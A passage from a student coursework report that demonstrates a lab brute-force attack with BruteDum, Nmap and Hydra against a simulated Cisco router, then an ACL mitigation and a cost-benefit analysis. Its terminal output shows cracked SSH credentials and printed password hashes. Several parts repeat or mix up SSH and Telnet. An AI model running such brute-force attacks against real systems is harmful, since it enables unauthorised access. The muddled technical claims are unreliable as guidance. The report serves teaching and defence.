be installed by git clone (and the GitHub nepo, address of the tools) which I have pre-installed in my kali linux environment.

After the installation the tool is ready to be launched by changing directory to BruteDum then, executing the command `python3 start.py` the interface of BruteDum will open in terminal as:

After the installation the tool is ready to be launched by changing directory to BruteDum then, executing the command `python3 start.py` the interface of BruteDum will open in terminal as:

The image shows a terminal window with the title bar 'root@kali: ~/BruteDum' and 'Desktop - File Manager'. The terminal content displays the BruteDum tool's ASCII art logo, which includes the text 'BRUTE FORCE ONLY FOR THE DUMMIES'. Below the logo, there is an information message: '[i] BruteDum - Brute Force attacks SSH, FTP, Telnet, PostgreSQL, RDP, VNC with Hydra, Medusa and Ncrack' and the author's link 'https://GitHackTools.blogspot.com'. The tool then prompts the user with '[?] Enter the victim address: 10.10.10.1' and '[?] Do you want to scan victim's ports with Nmap? [Y/n]:'.


```
root@kali: ~/BruteDum
File Actions Edit View Help
root@kali: ~/BruteDum
8888888 8888888 BRUTE
8 8 eeeee e e eeeee eeee 8 8 e e eeeeeee FORCE
8eeee8ee 8 8 8 8 8 8 8e 8 8 8 8 8 8 ONLY
88 8 8eee8e 8e 8 8e 8eee 88 8 8e 8 8e 8 8 FOR
88 8 88 8 88 8 88 88 8 88 8 88 8 8 THE
88eeeeee8 88 8 88ee8 88 88ee 88eeee8 88ee8 88 8 8 DUMMIES

[i] BruteDum - Brute Force attacks SSH, FTP, Telnet, PostgreSQL, RDP, VNC with Hydra, Medusa and Ncrack
Author: https://GitHackTools.blogspot.com

[?] Enter the victim address: 10.10.10.1
[?] Do you want to scan victim's ports with Nmap? [Y/n]:
```

: Figure 8starting the brute Dum tool

After starting the tool, the user is prompted to enter the victims' address, which is the target's IP address, as shown in the diagram above. Another excellent feature of this tool that I neglected to mention is the ability to scan the target with Nmap. I chose yes to test the tools once more, and the result is as follows:



```
root@kali: ~/BruteDum Desktop - File Manager
File Actions Edit View Help
root@kali: ~/BruteDum
[+] Scanning ports with Nmap...

Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-22 13:48 EDT
Nmap scan report for 10.10.10.1
Host is up (0.047s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: C2:01:09:14:00:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 25.82 seconds

[1] FTP (Default port is 21)
[2] Telnet (Default port is 23)
[3] PostgreSQL (Default port is 5432)
[4] SSH (Default port is 22)
[5] RDP (Default port is 3389)
[6] VNC (Default port is 5900)

[?] Which protocol do you want to crack? [1-6]: 4
```

Figure 9 scanning with brutedum pre installed Nmap

After the complete automated scan, the results are as an above showing all the protocols and port associated to corresponding name. All the ports that are currently running and in update are listed. Then the tools offer the user to select the corresponding number protocol that we want to test. I have chosen number 4 which is SSH protocol and the default port number is associated to it is 22. Then the tools offer the user to select the corresponding number protocol that we want to test. I have chosen number 4 which is SSH protocol and the default port number is associated to it is 22. This is because from the previous Nmap scan I found SSH is open but in again with Brutedum I found a lot of protocols up along with SSH. After choosing the protocols the tool prompt us to choose between the brute forcing tools like Ncrack, Hydra and Medusa as shown below:

This is because from the previous Nmap scan I found SSH is open but in again with Brutedum I found a lot of protocols up along with SSH. After choosing the protocols the tool prompt us to choose between the brute forcing tools like Ncrack, Hydra and Medusa as shown below:

```

root@kali: ~/BruteDum
File Actions Edit View Help
root@kali: ~/BruteDum

8888888      8888888      BRUTE
8 8 eeeee e e eeeee eeee 8 8 e e eeeeeee FORCE
8eeee8ee 8 8 8 8 8 8 8 8e 8 8 8 8 8 8 ONLY
88 8 8eeee8e 8e 8 8e 8eee 88 8 8e 8 8e 8 8 FOR
88 8 88 8 88 8 88 88 8 88 8 88 8 88 8 8 THE
88eeeeee8 88 8 88ee8 88 88ee 88eeee8 88ee8 88 8 8 DUMMIES

[i] BruteDum - Brute Force attacks SSH, FTP, Telnet, PostgreSQL, RDP, VNC with Hydra, Medusa and Ncrack
Author: https://GitHackTools.blogspot.com

[i] Target: 10.10.10.1
Protocol: ssh

[1] Ncrack
[2] Hydra (Recommended)
[3] Medusa

[?] Which tool do you want to use? [1-3]: 2

```

Figure 10 choosing brute force tool

From the option I choose Hydra whose corresponding number is 2. The tool then asks the user whether to use the username list or not and runs according to it. I have chosen yes and provided the username name list directory and password list files directory.

```

root@kali: ~/BruteDum
File Actions Edit View Help
root@kali: ~/BruteDum

8888888      8888888      BRUTE
8 8 eeeee e e eeeee eeee 8 8 e e eeeeeee FORCE
8eeee8ee 8 8 8 8 8 8 8 8e 8 8 8 8 8 8 ONLY
88 8 8eeee8e 8e 8 8e 8eee 88 8 8e 8 8e 8 8 FOR
88 8 88 8 88 8 88 88 8 88 8 88 8 88 8 8 THE
88eeeeee8 88 8 88ee8 88 88ee 88eeee8 88ee8 88 8 8 DUMMIES

[i] BruteDum - Brute Force attacks SSH, FTP, Telnet, PostgreSQL, RDP, VNC with Hydra, Medusa and Ncrack
Author: https://GitHackTools.blogspot.com

[i] Target: 10.10.10.1
Protocol: telnet

[?] Do you want to use username list? [Y/n]: y
[?] Enter the path of user list: /root/Desktop/username.txt
[?] Enter the path of wordlist: /root/Desktop/password.txt

```

Figure 11 providing the username and password list for brute force attack

After providing the username list files and passwords list files with directory the programs then start the brute force attack on the target machine using the hydra tool. The tools start the attack on the provided IP address and protocol as shown in the figure below



```
root@kali: ~/BruteDum
File Actions Edit View Help
root@kali: ~/BruteDum
[i] Target: 10.10.10.1
Protocol: ssh
[+] Hydra is cracking...

Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-22 13:44:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ssh://10.10.10.1:22/
[22][ssh] host: 10.10.10.1 login: cisco password: cisco
[22][ssh] host: 10.10.10.1 login: anshul password: anshul
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-22 13:44:27

[?] Do you want to continue? [Y/n]:
```

Figure 12cracking username and password with hydra

After some minutes the result are provided on the screen if the attack is successful as shown in the figure above. In the result, the selected protocol along with port, login and password are provided. Then, from this step any intruder or hacker can sniff into the network, thus resulting to system malfunction, files corruption, data exploitations, data transfer and many more. The command login through SSH is `ssh username@ip address` (eg: `ssh Himanshu@10.10.10.1`). Hence this was the simple demonstration SSH protocol of Cisco 3275 router in the ethical manner using the topology on GNS3.

5. Mitigation

Here, by using below action we can reduce the number of attempts to login.

.

Using ACLs

Access Control Lists "ACLs" are network traffic filters that can control incoming and outgoing traffic. The main idea behind using an ACL is network security. Without it, any traffic can enter or leave, making you more vulnerable to unwanted dangerous traffic.

Here by using or configuring extended access list on our host machine. We can blocked other traffic which goes to the router a host machine.

```
username dell secret 5 $1$SQ1E$770r4tilg8q10iAR3C8wa.  
username cisco secret 5 $1$6td2$z4EDgZo7wHs1d8GQVo4fM1  
username root secret 5 $1$dXAE$WdNNUerDoTEdIzhoko.Hf1  
archive  
log config  
hidekeys  
!
```

Figure 13creating username and password

```
banner motd ^C  
** This is the Core Router **  
_ Unauthorized access is denied! _  
^C  
!
```

Figure 14keeping banner

```

!
interface FastEthernet0/0
 ip address 10.10.10.1 255.255.255.0
 duplex auto
 speed auto
!
interface FastEthernet0/1
 ip address dhcp
 duplex auto
 speed auto
!

```

Figure 15 keep ip interface F0

```

!
line vty 0 4
 password class
 login local
 transport input ssh
!

```

```

root@kali:~/BruteDum# ssh root@10.10.10.1
ssh: connect to host 10.10.10.1 port 22: No route to host
root@kali:~/BruteDum#

```

Figure 16 line vty 0 4 and mitigation port off at last

```

root@kali: ~/BruteDum
root@kali: ~
Desktop - File Manager

File Actions Edit View Help
root@kali: ~/BruteDum

[+] Scanning ports with Nmap...

Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-23 02:07 EDT
Nmap scan report for 10.10.10.1
Host is up (0.82s latency).
All 1000 scanned ports on 10.10.10.1 are filtered
MAC Address: C2:01:09:14:00:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 24.31 seconds

[1] FTP (Default port is 21) [2] Telnet (Default port is 23)
[3] PostgreSQL (Default port is 5432) [4] SSH (Default port is 22)
[5] RDP (Default port is 3389) [6] VNC (Default port is 5900)

[?] Which protocol do you want to crack? [1-6]:

```

Figure 17 mitigation scanning Nmap

```

CORE_ROUTER(config)#int fa0/0
CORE_ROUTER(config-if)#ip access-list extended BLOCK
CORE_ROUTER(config-ext-nacl)#deny tcp host 10.10.10.254 host 10.10.10.1 eq 22
CORE_ROUTER(config-ext-nacl)#ip access-group BLOCK in
CORE_ROUTER(config-ext-nacl)#exit
CORE_ROUTER(config)#do wr
Building configuration...
[OK]
CORE_ROUTER(config)#

```

Figure 18 mitigation router

```

root@kali: ~/BruteDum
File Actions Edit View Help
root@kali: ~/BruteDum
[i] Target: 10.10.10.1
Protocol: ssh
[+] Hydra is cracking...

Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-23 02:10:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ssh://10.10.10.1:22/
[ERROR] could not connect to ssh://10.10.10.1:22 - No route to host

[?] Do you want to continue? [Y/n]:

```

Figure 19 mitigation attack through hydra

```

root@kali:~# ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
From 10.10.10.1 icmp_seq=1 Packet filtered
From 10.10.10.1 icmp_seq=2 Packet filtered
From 10.10.10.1 icmp_seq=3 Packet filtered
From 10.10.10.1 icmp_seq=4 Packet filtered
From 10.10.10.1 icmp_seq=5 Packet filtered
From 10.10.10.1 icmp_seq=6 Packet filtered
From 10.10.10.1 icmp_seq=7 Packet filtered
From 10.10.10.1 icmp_seq=8 Packet filtered
^C
--- 10.10.10.1 ping statistics ---
8 packets transmitted, 0 received, +8 errors, 100% packet loss, time 7011ms

```

Figure 20 mitigation success

```

CORE_ROUTER#config t
Enter configuration commands, one per line. End with CNTL/Z.
CORE_ROUTER(config)#ip access-list extended BLOCK
CORE_ROUTER(config-ext-nacl)#deny tcp host 10.10.10.254 host 10.10.10.1
CORE_ROUTER(config-ext-nacl)#deny tcp host 10.10.10.254 host 10.10.10.1 eq 22
CORE_ROUTER(config-ext-nacl)#exit
CORE_ROUTER(config)#int fa0/1
CORE_ROUTER(config-if)#ip access-group BLOCK in
CORE_ROUTER(config-if)#exit
CORE_ROUTER(config)#do wr
Building configuration...
[OK]
CORE_ROUTER(config)#

```

Figure 21 mitigation 1 router

```

root@kali:~# nmap 10.10.10.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-23 00:11 EDT
Nmap scan report for 10.10.10.1
Host is up (0.046s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: C2:01:09:14:00:00 (Unknown)

```

```

root@kali:~# ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=255 time=16.0 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=255 time=6.10 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=255 time=6.66 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=255 time=10.9 ms
64 bytes from 10.10.10.1: icmp_seq=5 ttl=255 time=3.55 ms
64 bytes from 10.10.10.1: icmp_seq=6 ttl=255 time=13.5 ms
^C
--- 10.10.10.1 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 3.550/9.443/15.963/4.373 ms
root@kali:~#

```

Figure 22 Nmap scanning and pinging the router

```

CORE_ROUTER(config)#do show ip interface bri

```

Interface	IP-Address	OK?	Method	Status	Protocol
FastEthernet0/0	10.10.10.1	YES	NVRAM	up	up
FastEthernet0/1	unassigned	YES	DHCP	up	up

```

CORE_ROUTER(config)#

```

Figure 23 showing brief interface ip

```
root@kali:~# nmap 10.10.10.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-23 00:01 EDT
Nmap scan report for 10.10.10.1
Host is up (0.046s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: C2:01:09:14:00:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 26.17 seconds
root@kali:~#
```

Figure 24 ssh open in router

6. Evaluation

For Telnet vulnerabilities in the router, simple solutions like implementing the ACL and disabling TCP port 23 work to prevent it.

The advantages of using an ACLs:

- Enable or disable routing based on network requirements. For example, here an extended ACLs called "BLOCK" denies the telnet registration service of the untrusted 10.10.10.1, Kali, and allows telnet access.
- Provides security because the administrator can modify the access list according to requirements and deny unauthorized packet access to the network.

Disadvantages of using ACLs:

- If the user population is very large and changes significantly there is no use.
- Administrators should have good idea of the concept of ACLs.

Advantages of stopping a Telnet protocol port on the router:

- Brute force attack can be avoided through the telnet protocol.
- It can be free from exploitation and attack through TCP.

Disadvantages of stopping the telnet protocol port on the router:

- Users have limited remote access via Telnet.

Cost-Benefit Analysis

Cost-benefit analysis is a decision-making process used by businesses. The benefits of a case or action are summarized by the entrepreneur or business analyst, who then subtracts the costs associated with that operation. Some consultants or analysts create models for putting a monetary value on intangible assets like the advantages and disadvantages of living in a specific city. (Weller, 2016) The CBA is calculated as follows:

$$\text{CBA} = \text{annualized loss expectancy (prior)} - \text{annualized loss expectancy (post)} - \text{Annual Cost of the Safeguard (ACS)}$$

Company suffers from customer data breaches that cost Annual Loss Expectancy (ALE) of \$ 150,000. After completing the scan, they realized that they had unauthorized access to their database server via telnet access. As a countermeasure, they decided to set up an Access Control List (ACL) on the router that rejects the entire unauthorized telnet request for their server. They plan to hire an IT professional for this and estimate that they will earn \$ 5,000 to set up ACLs. As a result, the ALE is estimated at \$ 70,000.

Are we now calculating a cost-benefit analysis (CBA) to see whether this contraction is effective or not effective.

This is ALE (prior) = \$ 150,000

ALE (post) = \$ 70,000

ACS = \$5,000

CBA = ALE (prior) - ALE (post) - ACS

= \$ 150,000 - \$ 70,000 - \$ 5,000

= + \$ 75,000

The above result concludes that using ACL as a countermeasure has positive benefits for the insurance company.

7. Conclusion

The various cybercrime measures faced by organizations around the world are detailed in this report. The information on Brute Force Attacks is highlighted in this technical report. For starters, this coursework contains extensive information on cybercrime and cyber security. In addition, the current cyber security scenario and problem statement. The primary goal of this report is to develop a brute force attack at the heart of the relationship. The brute force attack was carried out using a variety of tools, including Kali Linux (Attacker machine), Cisco Router (Host machine), Nmap, VMware, and Gns3. A useful attack demonstrates how vulnerable a router is to Brute-Force attacks using the telnet vulnerability. Because the Telnet protocol lacks an encryption mechanism, it is the most vulnerable point on a server to a brute force attack. This report also shows how a simple mitigation method can protect an individual's or organization's privacy. We also showed the mitigation process in this report, which included configuring ACLs and configuring a command to disable telnet. The evaluation process is also carried out, and it is frequently based on the benefits and drawbacks of the mitigation strategy employed. Also included is a detailed description of cost-benefit analysis (CBA), which is used to determine whether or not resistance is effective.

To finish the report, I looked for a variety of books, magazines, research articles, and online resources. I'd like to express my gratitude to my teachers for assisting me in providing a practical solution for preventing and mitigating security threats in information systems and computer network structures, as well as making these courses understandable through appropriate guidance. I'd like to express my gratitude to my friends who assisted me in researching and comprehending the questions, allowing me to complete the course in a short amount of time. This course has greatly aided my knowledge and skills development. Thank you again for your assistance, which enabled me to complete the courses ahead of schedule.

References

- (n.d.). Retrieved from <https://www.kaspersky.com/resource-center/threats/what-is-cybercrime>
- (2016, august 26). Retrieved from www.darkreading.com
- (2018, december 30). Retrieved from www.hackmageddon.com.
- (2018, nov 18). Retrieved from medusa: www.hackingarticles.com.
- (2019, march 18). Retrieved from www.ptsecurity.com
- Ahuja, S. (2020, april 3). *blog*. Retrieved from www.grenismedia.com ›
- BARD, C. (n.d.). Retrieved from www.bdo.com
- Congleton, N. (2018, sep 27). Retrieved from linuxconfig.org
- dave. (2013, apr 12). Retrieved from krebsonsecurity.com
- Dennys. (2009). Retrieved from www.researchgate.net
- extrahop*. (2020). Retrieved from www.extrahop.com
- Fitzgibbons, L. (n.d.). Retrieved from searchnetworking.techtarget.com
- Fuszner, M. (2019). *GNS3*.
- Mohammed Farik, A. S. (2015). Retrieved from www.ijstr.org.
- morgan, a. (2019, feb 6). *cybersecurity*. Retrieved from cybersecurityventures.com
- morgan, s. (2019, feb 11). Retrieved from cybersecurityventures.com

- O'DRISCOLL, A. (2020, october 6). Retrieved from www.comparitech.com/blog/information-security/brute-force-attack/
- rois, b. (2009). *hacking: the next generation*. Retrieved from www.semanticscholar.org
- swinhoe. (2020, april 17). Retrieved from www.csoonline.com ›
- techopedia*. (2020). Retrieved from www.techopedia.com
- telnet*. (2020, aug 28). Retrieved from SSH as a secure alternative: blog.rapid7.com
- vigliarolo. (2018). Retrieved from www.techrepublic.com
- Weller, J. (2016, dec 8). Retrieved from www.smartsheet.com ›

